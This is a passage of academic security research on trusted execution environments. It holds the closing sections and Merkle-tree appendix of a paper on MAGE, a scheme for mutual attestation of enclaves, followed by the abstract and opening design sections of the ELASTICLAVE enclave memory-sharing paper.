Remote attestation is a general concept in trusted computing. While this paper provides only one instantiation with Intel SGX, the proposed solution, MAGE, can be extended to other TEEs that use measurement-based identity to support mutual attestation. For example, AMD's Secure Encrypted Virtualization (SEV) is a TEE solution that encrypts the memory of virtual machines (VM) without a trusted hypervisor [18]. Remote attestation in SEV enables a guest owner to verify the initial integrity and authenticity of a guest VM launched on an SEV platform. The current generation of SEV, which is called SEV-SNP (Secure Nested Paging), allows the guest VM to request attestation reports at any time while the previous versions, *i.e.*, SEV and SEV-ES (Encrypted State), only support attestation during guest launch. The attestation report contains the guest VM's measurement and can be used by a remote user or another guest VM to verify its identity. While ARM TrustZone does not provide integrity measurement inherently, Zhao *et al.* proposed a software-based approach to provide

secure enclaves using TEE such as ARM TrustZone [35]. The proposed scheme also includes a measurement-based identity. Hence, these TEEs could be integrated with MAGE to enable mutual attestation without TTPs. In addition, MAGE could be extended to work on TEEs that adopt more complicated measurement-calculation mechanisms. We describe one extension of MAGE for TEEs that leverage Merkle trees to compute measurements in Appendix A.

Further, MAGE can be extended for different types of TEEs to mutually attest each other. This could benefit applications that integrate different types of TEEs. For example, a privacy-preserving pandemic tracking system could be possible when mobile devices with ARM TrustZone are used to collect and transmit users' trajectories to cloud platforms with Intel SGX via secure channels established through mutual attestation. The collected trajectories could be monitored and analyzed privately within enclaves, and notifications would be returned to those affected mobile users. We expect mutual attestation between SGX and TrustZone would enable many other interesting use cases with cloud/client and edge/client computing models.

7.3 Supporting Enclave Updates

The current design of MAGE does not support enclave updates. If the content of any of the enclaves is changed, to continue the use of MAGE, all other enclaves need to be updated to reflect the change before these enclaves are re-deployed in the system. Hence, MAGE does not fit a system which is developed by multiple developers and requires frequent updates. On the other hand, when these enclaves are developed by the same developer, *e.g.*, in the cases of modularized applications and distributed applications, enclave updates could be fulfilled by the same developer directly. When these enclaves are from mutually distrusting parties, the lack of support of enclave updates in MAGE is intended. This is because updates of enclave code change not only the identity of the enclave but also the trustworthiness of its behavior. Therefore, a new version of an enclave should be inspected again for its trustworthiness. In other words, the trust relationship between these enclaves should be re-evaluated if one has been updated. Such enclave applications are similar to decentralized applications (dApps) built atop smart contracts, which are also difficult to patch once deployed. Therefore, solutions for dApps might also work for these enclave applications. We leave the investigation of facilitating enclave updates to future work.

7.4 Supporting Private Code

This paper assumes a trust model where an enclave is trusted by its identity, *i.e.*, its initial code and data, which implicates that its initial code and data should be publicly available and verifiable. This is undesired for enclave code and data with intellectual property rights, such as machine learning inference models. It is preferred to keep the content private. On the other hand, integrating such private enclaves into an application requires trust in their owners/developers. Given that the MAGE design for measurement-based identity requires only the pre-measurements and the sizes of these enclaves' the specific parts to function, the design could still apply for such a hybrid trust model: enclaves with intellectual property rights provide only pre-measurements and the sizes of their specific parts while the others additionally provide initial code and data.

8 Related Work

The work that is most related to ours is presented by Greveler *et al.* [12]. The authors proposed a protocol for two identical Trusted Platform Modules (TPM) to mutually attest each other for system cloning. The two identical TPMs generate the same value of the platform configuration register (PCR), which is the cryptographic hash of the software loaded into the TPM, having the same functionality as the measurement for TEEs. However, this protocol only works when both entities have the same identity, *e.g.*, PCR or measurement so that each entity could simply use its own measurement for verification. In contrast, our scheme enables enclaves with different measurements to mutually attest each other, enabling applications beyond system cloning. Shepherd *et al.* proposed a Bi-directional Trust Protocol (BTP) for establishing mutually trusted channels between two TEEs [25]. But BTP assumed that both TEEs know the identity of the other, while our work answers how this assumption could be realized.

Apache Teaclave, an open-sourced universal secure computing platform, addresses the mutual attestation problem by relying on third-party auditors [28]. Enclaves will be audited and signed by these auditors. The public keys of the auditors are hardcoded into these enclaves to support mutual attestation. These auditors are trusted by all involved enclaves and act as TTPs. On the contrary, MAGE tackles the mutual attestation problem without TTPs.

Also related to our work is a line of research on enclave migration. Park *et al.* was the first to address this problem by proposing a new SGX hardware instruction to be used to produce a live migration key between two SGX platforms for secure transfer of enclave content [23]. Gu *et al.* proposed a software-based solution by augmenting enclaves with a thread that could run remote attestation to establish a secure channel with the thread within another identical enclave, and then perform state transfer [13]. Alder *et al.* proposed an approach to migrate the persistent states of enclaves, *e.g.*, sealed data, which is outside of the enclave memory [1]. And Soriente *et al.* designed ReplicaTEE for seamless replication of enclaves in clouds [27]. While all these designs address secret migration between enclaves with the same measurement, our technique could complement them by enabling secret migration between enclaves with different measurements.

9 Conclusion

In this paper, we study techniques for a group of enclaves to mutually attest each other without trusted third parties. The main contribution of this paper is the mutual identity derivation mechanism that enables enclaves to derive other trusted enclaves' identities during runtime. We implement the proposed mechanism based on Intel SGX SDK and evaluate the performance. We demonstrate through a case study that this technique could facilitate new applications that require mutual trust for interaction and collaboration.

Acknowledgments

A Extending MAGE for TEEs that Leverage Merkle Trees to Compute Measurements

A Merkle tree is a binary tree with an assignment Φ that maps each node to a k-length bit-string: $n \longrightarrow \Phi(n) \in \{0,1\}^k$. Particularly, the value of a parent node is the cryptographic hash of its children nodes' values:

$$\Phi(n_{parent}) = \mathcal{H}\left(\Phi(n_{left})||\Phi(n_{right})\right)$$

And the value of a leaf node is the cryptographic hash of a data block.

A Merkle tree for an arbitrary-length message M, which is broken into fixed-length data blocks $M^1,\ldots,M^L$, can be built by firstly calculating the leaf nodes' values, *i.e.*, the cryptographic hashes of the data blocks $\mathcal{H}(M^1),\ldots,\mathcal{H}(M^L)$ and then calculating each parent node's value when its children nodes' values are ready. Let $\Psi(M)$ denote the root node of the built Merkle tree. The root hash of the built Merkle tree is its root node's value $\Phi(\Psi(M))$.

Consider TEEs that leverage Merkle trees to compute measurements. Particularly, an enclave `Encl` with content I could use the root hash as its identity $ID(I) = \Phi(\Psi(I))$. Given a group of N enclaves $\texttt{Encl}_\texttt{i}$ $(i = 1,\ldots,N)$, each of which has a specific part I'_i, one potential mechanism for mutual identity derivation is as follow:

- A common part generation $\mathcal{G}$ that calculates the root hashes of the specific parts of each enclave to form an array:

$$\begin{aligned} I_{\text{common}} =& \mathcal{G}(I'_1,\ldots,I'_N) \\ =& [\Phi(\Psi(I'_1)),\ldots,\Phi(\Psi(I'_N))] \end{aligned}$$

- A content builder function $\mathcal{C}$ that takes as input the specific part I'_i and the common part I_{common}, and produce the final content I_i such that the resulting Merkle tree has a root node $\Psi(I_i)$ with a left child node $\Psi(I'_i)$ and a right child node $\Psi(I_{\text{common}})$. So we have

$$\Phi(\Psi(I_i)) = \mathcal{H}\left(\Phi(\Psi(I'_i))||\Phi(\Psi(I_{\text{common}}))\right)$$

- An identity derivation function $\mathcal{F}$ that generates the identity of $\texttt{Encl}_\texttt{i}$ by retrieving the i-th entry from the common part, deriving $\Phi(\Psi(I_{\text{common}}))$ from I_{common} and completing the final root hash calculation:

$$\begin{aligned} &\mathcal{F}(I_{\text{common}}, i) \\ =& \mathcal{H}\left(I^i_{\text{common}}||\Phi(\Psi(I_{\text{common}})\right) \\ =& \mathcal{H}\left(\Phi(\Psi(I'_i))||\Phi(\Psi(I_{\text{common}}))\right) \\ =& \Phi(\Psi(I_i)) = ID(I_i), \forall i = 1,\ldots,N \end{aligned}$$

ELASTICLAVE: An Efficient Memory Model for Enclaves

Jason Zhijingcheng Yu[†] Shweta Shinde[*,‡] Trevor E. Carlson[†] Prateek Saxena[†]

[†]*National University of Singapore* [‡]*ETH Zürich*

Abstract

Trusted execution environments (TEEs) isolate user-space applications into secure enclaves without trusting the OS. Existing TEE memory models are rigid—they do not allow an enclave to share memory with other enclaves. This lack of essential functionality breaks compatibility with several constructs such as shared memory, pipes, and fast mutexes that are frequently required in data intensive use-cases. In this work, we present ELASTICLAVE, a new TEE memory model which allows sharing. ELASTICLAVE strikes a balance between security and flexibility in managing access permissions. Our implementation of ELASTICLAVE on RISC-V achieves performance overheads of about 10% compared to native (non-TEE) execution for data sharing workloads. In contrast, a similarly secure implementation on a rigid TEE design incurs 1-2 orders of magnitude overheads for these workloads. Thus, ELASTICLAVE enables cross-enclave data sharing with much better performance.

1 Introduction

Isolation, commonly through the use of the process abstraction provided by an OS, is a cornerstone for security. It allows us to isolate and limit software compromises to one *fault domain* within an application and is the basis for applying the design principle of privilege separation. In the last few years, user-level enclaves have become available in commodity CPUs that support TEEs. Conceptually, enclaves are in sharp contrast to processes in that they do not assume a trusted OS, promising a drastic reduction in the trusted computing base (TCB) of a fault domain. The enclaved TEE design is of fundamental importance to security because they offer a new isolation primitive for software.

We revisit one of the key abstractions provided by enclaved TEEs—their memory model. Several existing TEEs, including SGX [7, 19, 21, 24, 27, 31, 39, 40], follow what we call the *spatial isolation model*. In this model, the virtual memory of the enclave is statically divided into two types: *public* and *private* memory regions. These types are fixed throughout the lifetime of a region. When applied to enclaves, the spatial isolation model is a simple but rigid model that is insufficient for memory sharing. Its underlying principle breaks compatibility with the most basic of data sharing patterns where the enclave needs to compute privately on some data before making it public or sharing it externally. If we want to support memory sharing between enclaves on spatially isolated memory, we require additional *trusted coordinator* enclaves together with cryptographic secure message passing channels. Without these additional mechanisms, achieving secure shared memory is fraught with challenges in managing ownership and access rights of the shared region, as attack vectors like permission re-delegation [26], confused deputy [28], malicious races [14], and TOCTOU attacks [25] have shown.

In this work, we revisit the spatial isolation memory model adopted by modern TEEs. We propose a new memory model called ELASTICLAVE which allows enclaves to share memory across enclaves and with the OS, with more flexible permissions than in spatial isolation. While allowing flexibility, ELASTICLAVE does not make any simplistic security assumptions or degrade its security guarantees over the spatial isolation model. We view enclaves as a fundamental abstraction for partitioning applications in this work, and therefore assume that enclaves do *not* trust each other and can become compromised during their lifetime. ELASTICLAVE strikes a balance between flexibility and safety. Each enclave in the partitioned application has its separate view of the memory permissions. These permission views are *asymmetric* and *dynamically* adjustable, and can give rights of *exclusive* access to an enclave. Thus, with ELASTICLAVE, enclaves can selectively share memory while protecting it from faulty enclaves. Unlike approaches to managing access rights and delegations in non-TEE settings (e.g., in languages or OS design)—such as ownership transfer [38], static permission systems [6, 49], or fully dynamic permission delegation [18, 62, 63]—ELASTICLAVE *simplifies* security decision-making for coordinating enclaves and TEE implementations.

[*]Part of the research was done while at University of California, Berkeley.

It is possible to implement ELASTICLAVE on spatially isolated TEEs, as mentioned earlier, by using trusted coordinators and cryptographically secured public memory. The trusted coordinator design, in fact, is already used in many existing frameworks for Intel SGX [8, 12, 51, 52, 61]. However, in real applications, the performance overheads due to this design can be prohibitively high compared to those in native execution (in normal processes without enclaves). For example, emerging enclave-based function-as-a-service (FaaS) deployments that create frequent read-only copies of the entire enclave code exhibit the worst-case performance of this design [5]. In this paper, we show that ELASTICLAVE can be implemented in next-generation TEEs with much better performance, reducing the overheads to within *about* 10% *of the native*, for data workloads that otherwise incur 1–2 *orders of magnitude* overheads on a TEE that adopts the spatial isolation model. ELASTICLAVE completely eliminates the need for expensive data copy and encryption-decryption operations which are necessary for security in the spatial model but not in ELASTICLAVE.

We implement our design on RISC-V [9, 47] and evaluate its performance and hardware complexity impact of ELASTICLAVE using a cycle-accurate RTL simulator [32] on synthetic as well as real-world workloads. The benchmarking results confirm the following claims:

- *TCB / Hardware Implementation Simplicity.* The prototype implementation of ELASTICLAVE only includes a privileged security monitor that spans 7,000 LoC.
- *Data-independent Overheads on RISC-V.* The performance overheads are affected primarily by the number of enclave-to-enclave context switches. In contrast to spatial isolation, the overheads are *independent* of the size of shared data in a region. Further, the increased hardware register pressure due to ELASTICLAVE does *not* affect the critical path delay, i.e., the latency of the address translation, for all the synthesized RISC-V core configurations tested.

Contributions. This paper proposes a new memory model for enclaved TEEs called ELASTICLAVE. We offer a prototype implementation on RISC-V and show that ELASTICLAVE results in significantly better performance than the spatial isolation model with a modest hardware complexity impact.

2 Problem

TEEs provide the abstraction of enclaves to isolate components of an application which run with user-level privileges. We want to design an efficient memory model for TEEs that support memory sharing between enclaves. The TEE implementation is trusted and assumed to be bug-free. In our setup, a security-sensitive application is partitioned into multiple components. Each component runs in a separate enclave created by the TEE, which serves as a basic isolation primitive. We assume that enclaves are *mutually distrusting*, since an adversary may compromise them during their execution, e.g., due to software exploits. This assumption is of fundamental importance, as it captures the essence of why an application is partitioned to begin with.

Most TEEs available on commodity processors follow a memory model which we call the *spatial isolation* model [16, 19, 19, 21, 35, 40, 50, 57]. In this model, each enclave has two different types of non-overlapping virtual memory regions: (a) *Private memory* is exclusive to the enclave itself and inaccessible to the OS and all the other enclaves running on the system; (b) *public memory* is fully accessible to the enclave and the untrusted OS, which may share it with other enclaves.

The spatial isolation model embodies the principle of dividing trust in an *all-or-none* manner [52]. For each enclave, any entity is fully trusted to access the public memory, whereas the private memory is accessible only to the enclave itself. This principle is in sharp contrast to any form of memory sharing where an enclave needs to exchange data with the outside world, including with other enclaves. Although shared memory is not directly supported in the spatial isolation model, it can be *emulated* with a secure communication channel over untrusted memory. This style of emulation is commonly adopted in existing frameworks, which for example, work on Intel SGX [8, 52, 61]. This design requires multiple data copies and encryption-decryption operations (see Figure 3) to secure each enclave against attacks from the OS and other enclaves. Table 1 summarizes the overheads for three textbook data patterns and shows that spatial isolation can cause 1–2 orders of magnitude performance slowdown. Section 3.2 explains why these performance overheads are fundamental to spatial isolation.

2.1 Security Challenges in Memory Sharing

We discuss the potential design choices to enable secure memory sharing for enclaves. As an example, we consider a client-server setup where a frontend client enclave uses an in-memory key-value store (e.g., Memcached [41]) as a backend server. The server enclave e_1 owns the region r and wants to share it with the client enclave e_2. This way, each enclave can read the data written by the other, perform private computation on it, and write back the result to the shared memory. Concretely, the expected sequence of operations on r is: e_1 writes, e_2 reads, e_2 writes, and then e_1 reads. Consider the following threat: After sharing the region, e_1 and e_2 can become compromised at any point during the operations. We refer to such compromised enclaves as *faulty* and assume that they can behave arbitrarily.

Option 1: Static Permissions. The simplest design is to allow both enclaves to simultaneously access the region. Before execution, the enclaves are *statically* granted the maximum



Figure 1



Figure 2

Figure 1: The striped boxes are regions of interest for sharing purposes. The labels around the striped boxes denote the the permissions of the corresponding enclaves. The thunderbolts indicate when an enclave become faulty. The underlined permission labels denote misuse. Figure 2: Producer-consumer pattern implemented with a trusted coordinator on spatial ShMem baseline. The double-lined box denotes the trusted coordinator enclave. The striped boxes represent unencrypted data.

required permissions for the region. This allows the enclaves to make their security decisions based on the static permission view before they start sharing. In our example, both e_1 and e_2 can be granted read-write permissions. Enclaves can perform in-place changes, thus removing the need for memory copies. However, if e_2 becomes faulty at any point, it can observe or tamper with the intermediate state of r when e_1 is performing its own operations. Figure 1(a) demonstrates this with detailed space-time sequences. In this design, neither e_1 nor e_2 can change the permissions of themselves or other enclaves.

Option 2: Ownership Delegation. An alternative is to dynamically transfer the ownership of the region. This way, the enclave that wants to perform an operation gains exclusive ownership to ensure no other enclave can interfere (i.e., read or tamper with intermediate states). After completion, the enclave can transfer the ownership to the next accessor. In our example, e_1 delegates the ownership to e_2, e_2 performs read-write, and transfers the ownership to e_1 (see Figure 1(b)). The exclusive access simplifies security reasoning. However, the faulty enclave can pass the access to other faulty enclaves while refusing to return control to the designated enclave. In addition, the design does not allow concurrent access, only one enclave can perform operations at any given time. Thus, the design restricts enclave functionality, such as that needed for thread synchronization.

Option 3: Dynamic Permissions. One way to support functionality while ensuring security is to allow owner enclaves to grant and revoke permissions at runtime. In our example, owner e_1 performs its write. Then it revokes its own permissions and grants permissions to e_2. As the owner of the memory region, e_1 can revoke the permissions of e_2, say, after e_2 has finished its read-write operations. Such dynamic changes allow fine-grained control and reduce the attack window from faulty enclaves. The design allows enclaves to have simultaneous access if they both have the permissions. Although this design may seem both efficient and secure, it has a subtle caveat. The owner enclave can dynamically change permissions and the non-owner enclaves do not have a fixed permission view. For instance, although e_2 can check if e_1 has revoked its permissions before beginning its own write operation, when e_2 is in the middle of a write operation, e_1 can regain its read/write permissions and interfere with the operations of e_2, as shown in Figure 1(c). In this way, faulty owner enclaves can leverage the inconsistent permission view to launch malicious TOCTOU attacks.

Option 4: Ownership Delegation with Dynamic Permissions. Naïvely combining the above mechanisms is not a safe solution. As a middle ground, consider the design that allows enclaves to make dynamic permission changes (as in Option 3) coupled with ownership delegation. This way, non-owner enclaves can gain temporary ownership to reliably control permissions without getting sidelined by the owner enclave. In our example, e_2 gains temporary ownership to perform read or write operations. Since e_1 is no longer an owner, it cannot change its own permissions to launch malicious TOCTOU attacks. This dynamicity brings complexity—the current owner can still change permissions at any time, making security decision-making difficult. In case of simultaneous access, only one enclave can be an owner, say, e_2. The other enclave, e_1, can get the current view and make a security decision to initiate an operation. However, the temporary owner e_2 can change permissions in the middle of such an operation to attack e_1, as shown in Figure 1(d). Thus, the added complexity does not improve security against malicious races.

2.2 Problem Formulation

None of the design options outlined above allows secure memory sharing while supporting application functionality at the same time. They are either too restrictive or too permissive. To this end, we ask the following research question: *Does there exist a minimal relaxation of the spatial model which allows memory sharing while retaining its security guarantees?*

Threat Model. We assume that the OS can be arbitrarily malicious. The target application is partitioned into enclaves, which share one or more regions of memory. Any subset of enclaves can become compromised, i.e., faulty during the execution.

We desire the following two security properties.

Property 1: Bounded Escalation. If an owner does not explicitly authorize an enclave e to access a region r with a said permission, e will not be able to make that access.

Property 2: Enforceable Serialization of Non-faulty Enclaves. If the application has a pre-determined sequence in which non-faulty enclaves should serialize their accesses, the accesses will either obey the sequence or be aborted. Specifically, consider any desired sequence of memory accesses $a_1, a_2, \ldots, a_n$ on a shared region and assume that all enclaves performing these accesses are non-faulty. The application author should be guaranteed that the accesses will follow the desired sequence, even in the presence of other faulty enclaves, or can be aborted safely. For instance, this property is sufficient to implement memory consistency models such as total memory ordering [44, 54] and sequential consistency [33, 55].

If a system satisfies the above two properties, it can securely execute the example (Figure 1). Property 1 eliminates re-delegation and escalation attacks by limiting permissions. Property 2 eliminates malicious races and TOCTOU attacks by enforcing a safe access sequence. At the same time, the properties admit concurrent accesses and do not encumber functionality. We will present a baseline design in Section 3.1 which achieves the above goal but with high performance overheads. Our main contribution is a novel design called ELASTICLAVE, which offers significantly better performance, and is explained in Section 4.2.

Assumptions. We assume that the TEE implementation, including both the hardware and the software components, is bug-free. Denial-of-service (DoS) attacks on shared memory are out of scope, since the OS needs to be able to reclaim memory at any time for legitimate management reasons. We assume that the developer correctly expresses the high-level application-specific security properties as low-level ELASTICLAVE permissions. ELASTICLAVE is not designed to address the scenario where an enclave wants to share sensitive data but cannot decide if the receiver enclave is faulty or not. In addition, ELASTICLAVE cannot protect an enclave that intentionally shares its data with a malicious enclave. Note that this limitation holds true for any form of sharing, including spatial isolation. Furthermore, our focus is on defining a memory interface—micro-architectural implementation flaws and side channels are out of scope. Defenses against attacks on the physical RAM or bus interfaces are orthogonal to our work.


3 Baseline Design with Spatial Isolation

We start with a solution that emulates a shared memory abstraction between two spatially isolated enclaves. We refer to this design as the *spatial ShMem baseline.* This solution can satisfy our security goals but has poor performance.

3.1 Emulating Shared Memory

Consider two enclaves that keep private copies of the shared data. Due to the restrictions of the spatial isolation model, the two enclaves cannot access each other's private data. The shared data must therefore either reside in the public memory accessible to both the enclaves, or rely on message-passing (e.g., via RPCs) which itself must use the public memory. Since the untrusted OS can always access data in the public memory, the spatial ShMem baseline requires employing a cryptographic secure channel over the public shared memory. Specifically, the two enclaves encrypt the data before copying it to public memory and decrypt the data after copying it to the enclave private memory. We call this mechanism a *secure public memory*. Let us assume that the cryptographic keys are pre-established securely by the enclaves and analyze the performance overheads.

A secure public memory is not sufficient for a shared memory abstraction in the spatial ShMem baseline. Concurrently executing enclaves may want to access data simultaneously, and such accesses may require serialization in order to maintain typical application consistency guarantees. Notice that reads and writes to the secure public memory involve encryption and decryption sub-steps, the atomicity of which is not guaranteed by the TEE. No standard synchronization primitives such as semaphores and `futexes`—which often rely on OS-provided services—are trustworthy in our threat model.



One simple way to serialize access in the spatial isolation model is to use a third enclave as a *trusted coordinator*. For achieving memory consistency, accesses to the shared memory are emulated by making RPCs to the trusted coordinator enclave. The coordinator enclave implements the shared memory by keeping its content in its private memory.

For example, to implement a shared counter, the trusted coordinator keeps the counter in its private memory, and the enclave which wants to access the counter can send messages to the trusted coordinator for reading or updating the counter.

We assume in the baseline that the trusted coordinator is not faulty or compromised. Without this assumption, the baseline would require further defenses to tolerate faulty coordinators (e.g., using BFT-based mechanisms). This will result in even larger performance overheads, since a compromised trusted coordinator can subvert the semantic correctness of the shared memory abstraction. It is straightforward to see that in the baseline design, enclaves never access the shared region directly. Thus, the trusted coordinator can maintain the permission view of each enclave and centrally enforce them, thus satisfying our desired security properties.

3.2 Illustrative Performance Costs

The spatial ShMem baseline is significantly more expensive than the original shared memory abstraction in a non-enclave (native) setting. We refer readers to Section 6 for the raw per-

(a) Producer-consumer (b) Client-server (c) Proxy

Figure 3: Data sharing patterns on the spatial ShMem baseline. The striped boxes represent unencrypted data.

formance costs of the spatial ShMem baseline over the native setting for data sharing, which can be 1-2 orders of magnitude higher. The prime culprit is the encryption-decryption operations and additional memory copies that are inherent in the implementation of the secure channel and the trusted coordinator. Recent work has reported such costs over hundreds of programs [8, 51, 52, 61]. We present three representative textbook patterns of data sharing that ubiquitously arise in real-world applications and illustrate why spatial isolation incurs such significant costs.

Pattern 1: Producer-Consumer. In this pattern, the producer enclave writes a stream of data to shared memory for a consumer enclave to read and process. Applications use this pattern for signaling the completion of sub-steps of a larger task, such as in batch processing scripts in web frameworks [1, 2]. For supporting this pattern with the spatial ShMem baseline, the producer sends the data to the trusted coordinator first, which maintains all the available data inside a queue and sends the data to the consumer enclave upon the latter's request. Both data transfers have to be protected by secure channels, which in total would involve 4 data copies and 2 pairs of encryption and decryption (and hence 4 computing operations per memory word). Figure 2 depicts the steps. Alternatively, the queue can be stored inside the private memory of the consumer enclave. The producer directly sends the data to the consumer enclave, which saves it inside a queue in its own private memory. The consumer enclave can then consume the data directly from this queue at a certain point in the future. This solution involves 2 data copies and 1 pair of encryption and decryption as shown in Figure 3a.

Pattern 2: Client-Server. As explained in our Section 2.1 example, a client enclave and a server enclave exchange data with each other with simultaneous reads and writes. For supporting this pattern, there will be at least 4 data copies—one in server private memory, one client private memory, and two for passing data between them via a public memory. Furthermore, the data is encrypted and decrypted twice, once for read and once for write. Therefore, it incurs 4 computing operations per memory word as shown in Figure 3b.

Pattern 3: Proxy. An application may serve as an intermediate proxy between a producer and a consumer. For example, consider a caching proxy in a web service that saves responses

	Pattern	Spatial			ELASTICLAVE
		Enc	Dec	Cpy	Instructions
1	Producer-Consumer	L	L	$2 \cdot L$	4
2	Client-Server	$2 \cdot L$	$2 \cdot L$	$4 \cdot L$	4
3	Proxy	$2 \cdot L$	$2 \cdot L$	$4 \cdot L$	4

Table 1: Data sharing overheads of spatial isolation vs. ELASTICLAVE. L: data size (memory words) in the shared region.

to frequent requests and serves them by modifying incoming requests (e.g., Nginx [4]). Proxy designs can be implemented as two instances of the producer-consumer pattern, where the proxy acts as the consumer for the first instance and the producer for the second. However, in practice, proxies often optimize by processing the shared data *in-place* without copying it across different queues. Such in-place memory processing is not compatible with the spatial memory model, and applications which originally use this pattern must incur additional memory copies. The data stream must reside in the public memory to be accessible to the proxy enclave, but at the same time, the proxy cannot operate on the public memory in-place, or else it would risk modifications by other enclaves or leaking secrets through intermediate states of the data. Therefore, there are at least 2 memory copies of the 2 original shared data contents, totaling 4 copies when supporting this pattern with the spatial ShMem baseline, as shown in Figure 3c. Similarly, the data needs to be encrypted and decrypted twice, leading to 4 computing operations per memory word.

4 ELASTICLAVE Design

We have established in Section 2.1 that relaxing the memory model poses subtle security challenges. On the other hand, retaining the rigid spatial isolation model leads to prohibitive performance overheads. Next, we present the ELASTICLAVE design that strikes a balance between those two extremes.

4.1 Overview

We highlight the importance of three key first-class abstractions in ELASTICLAVE that allow interacting enclaves to:

(a) have individual *asymmetric permission views* of shared memory regions, i.e., every enclave can have a local view of their memory permissions; (b) *dynamically* change these permissions as long as they do not exceed a pre-established maximum; and (c) obtain *exclusive* access rights over shared memory regions and transfer it atomically in a controlled manner to other enclaves.

As a quick point of note, we show that the above three abstractions are sufficient to drastically reduce the performance overheads highlighted in Section 3.2. In particular, Table 1 shows that ELASTICLAVE eliminates all the extra copies and encrypt/decrypt operations with a small constant number of instructions, whereas the spatial ShMem baseline requires operations linear in the size L of the shared data accessed. We will explain how it achieves such reduction in Section 4.3.

Our design works on the granularity of ELASTICLAVE *memory regions*, which correspond to non-overlapping physical memory and map to contiguous ranges of virtual memory addresses in the enclave. From the view of each enclave, an ELASTICLAVE memory region has four permission bits: standard *read*, *write*, *execute*, and a protection *lock* bit.

Each memory region has one enclave as its sole *owner*. Only the owner of a memory region has the privilege to share it with other enclaves. We call all the enclaves that are interested in accessing a memory region its *accessors*. The owner of a memory region is also one of its accessors. ELASTICLAVE provides three first-class abstractions: *asymmetry*, *dynamicity*, and *exclusivity* in the permission views of an enclave.

Asymmetric Permission Views. In the data patterns examined in Section 3.2, different enclaves require different permissions over the shared memory. For example, one enclave has read-only access whereas the others have write access. The spatial model is a *one-size-fits-all* approach. It does not allow enclaves to set asymmetric permissions for a public memory region securely—the OS can always undo any such enforcement that enclaves might specify via normal permission bits in the TEE. ELASTICLAVE allows different enclaves to specify their own set of permissions (or *views*) over the same shared region for the TEE to enforce. This directly translates to avoiding the costs of creating data copies into separate regions, where each region has a different permission.

Dynamic Permissions. In the spatial isolation model, if enclaves need different permissions over time on the same shared data, they have to create separate data copies. ELASTICLAVE eliminates the need for such copies and allows enclaves to change permissions over time. For example, in Pattern 1, when the producer enclave generates data it has read-write permissions, while the consumer enclave has no permissions. After that, the producer drops all its permissions, and the consumer enclave gains read-write permissions to process the data. This way, the enclaves avoid interfering with each other's operations on the shared region.

While enabling dynamic permissions, ELASTICLAVE does not allow enclaves to arbitrarily escalate their permissions over time. Only the owner can share a memory region with other accessors during the lifetime of the memory region. When the owner shares a memory region, it sets the *static maximum* permissions it wishes to allow for the specified accessor. Once set by the owner, this static maximum is fixed for a specified enclave. For the owner, the static maximum is the full permissions with all bits set. Accessors can escalate or reduce their own privileges dynamically, but if an accessor tries to exceed the static maximum at any given point in time, ELASTICLAVE delivers an exception to it.

Instruction	Permitted Caller	Semantics
`uid = create(size)`	owner of `uid`	create a region
`err = map(vaddr, uid)`	accessor of `uid`	map VA range to a region
`err = unmap(vaddr, uid)`	accessor of `uid`	remove region mapping
`err = share(uid, eid, P)`	owner of `uid`	share region with an enclave
`err = change(uid, P)`	accessor of `uid`	change permission to a region
`err = destroy(uid)`	owner of `uid`	destroy a region
`err = transfer(uid, eid)`	current lock holder	transfer lock to another accessor

Table 2: Summary of security instructions in ELASTICLAVE.

Acquiring and Transferring Exclusive Locks. ELASTICLAVE incorporates a special bit for each memory region called the *lock* bit. It serves as a synchronization mechanism among mutually distrusting enclaves. ELASTICLAVE ensures that at any time at most one accessor has the lock bit set, and we call this accessor the *lock holder* when it exists. As long as the lock holder exists, it is guaranteed to be the only accessor that can access the memory region—the permissions for all the other accessors, including the owner, are temporarily disabled. In this way, ELASTICLAVE guarantees that the lock holder has exclusive access to the region. A lock holder can choose to clear the lock bit (i.e., release the lock) without specifying the next holder or atomically transfer it to another accessor. Atomic transfers are useful for flexible but controlled transfers of exclusive access over regions. For example, in Pattern 3, the source holds the lock bit for exclusive access to the region when writing the request. Then, the source transfers the lock directly to the proxy. After the proxy updates the data with exclusive access, it transfers the lock to the destination. The two lock transfers ensure exclusive access for the intended accessor at any time. Note that transferring exclusive lock does not entail a transfer of ownership.

4.2 Design Details

As summarized in Table 2, the ELASTICLAVE model consists of seven instructions which operate on ELASTICLAVE memory regions. Each region is addressable with a *universal* identifier that uniquely identifies it in the global namespace and can map to different virtual addresses in different enclaves. Next, we explain the ELASTICLAVE design by walking through the typical life cycle of a region.

Owner's View. An enclave *e* can create a new memory region *r* with the `create` instruction. It takes the memory region size as input and returns a universal identifier (`uid`) of the newly created memory region. In this case, the enclave *e* will be the unique owner of the memory region *r* throughout the lifetime of *r*. The owner can then share the memory with any other enclave using the `share` instruction, specifying the `uid` of the memory region, the enclave ID (`eid`) of the other accessor, and the static maximum permissions allowed for that accessor. Once a memory region has been shared with a target enclave, the owner cannot change or revoke the static maximum permissions without destroying the entire region.

A memory region can be destroyed by its owner at any time with the `destroy` instruction. This instruction ends the lifetime of the memory region in all enclaves and ELASTICLAVE sends a signal to all its accessors. The OS can tear down an enclave at any time (similar to `EREMOVE` in Intel SGX) to reclaim the memory region it owns and protect the system from enclave-launched denial-of-service attacks.

Accessor's View. Before accessing a memory region, an accessor, including the owner, needs to use the `map` instruction to map it to a specified virtual address range. This can be done more than once, resulting in multiple mapped instances in the virtual address space, but access permissions to the memory region apply to all of them. The accessor can then use the `change` instruction to dynamically change the permissions of a memory region. This is allowed as long as the permissions are equal to or more restrictive than (i.e., subset of) the static maximum permissions for that accessor. For the owner of a memory region, the static maximum permissions are the full permissions. The owner specifies the static maximum permissions for other accessors via the `share` instruction. Changes to such permissions are local to each accessor and do not interfere with permissions of other accessors. Unlike the owner, a non-owner accessor cannot invoke `share` or `destroy` to share or destroy a memory region.

Permission Checks. The ELASTICLAVE TEE implementation enforces the permissions defined by enclaves in their local views. A permission bit is set to 1 if the corresponding memory access (read, write, or execute) is allowed, and 0 otherwise. For each memory access, the TEE hardware performs a permission lookup and decides whether to allow the access. Such permission checks complement the paging-based memory protection mechanism, i.e., access is allowed only when it passes both checks. This enables both enclaves and the OS to manage their own paging while enforcing the permissions defined by ELASTICLAVE.

ELASTICLAVE performs two categories of security checks: (1) availability check of the requested resources (e.g., memory regions and enclaves) to ensure that instructions will not operate on non-existing resources; and (2) permission checks of the caller to ensure that it has sufficient privilege for the requested instruction. Table 2 shows the permitted caller for each instruction. For example, only the owner of a region can invoke `share` and `destroy` instructions.

